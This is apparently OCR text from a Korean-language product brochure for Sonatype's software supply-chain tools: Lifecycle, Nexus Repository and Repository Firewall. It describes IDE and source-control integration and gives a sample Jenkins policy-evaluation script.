SDLC의 모든 단계에 걸쳐 지속적으로 위험요소를 확인하고 정책을 반영하며, 취약점을 교정

Repository Firewall
위험요소 SDLC 유입자동 차단

Nexus Repository
SDLC에 걸친 라이브러리, 빌드 아티팩트(build artifacts), 출시 후보(release candidates) 관리


Sonatype Lifecycle





Eclipse · IntelliJ IDEA · VS Code · Github · Gitlab · Bitbucket · Azure DevOps · Jenkins · Bamboo · CircleCI · Github Action · TeamCity · JIRA · Slack

Lifecycle – 개발자 IDE 환경 지원



1 IDE 환경에서 Policy Violation을 유발하는 컴포넌트 확인


2 Breaking Changes : 업그레이드에 코드변경이 필요한지 여부 확인


3 Version Explorer를 통해 최적의 컴포넌트 버전 선택


4 One-Click으로 보안 취약점 해소를 위한 마이그레이션


Lifecycle – Source Control 지원

- Commit에 대한 자동 피드백, Merge Blocking, 자동 Pull Request,
- Breaking Changes 및 Transitive Dependency에 대해 포괄적인 수정 권고안











Lifecycle – CI Integration (e.g. Jenkins)

Jenkins Script 예시

```
nexusPolicyEvaluation(
                iqApplication: 'SampApp',
                iqInstanceId: 'MyNexusIQServer1',
                iqScanPatterns: [[scanPattern: '**/*.js'], [scanPattern: '**/*.zip']],
                iqStage: 'build',
                iqOrganization: '55040769ec08424e84049356a3362d07'
)
```




IQ Server를 통한 Full Report 확인




IDE를 통한 Policy Violation 확인

Application Composition Report




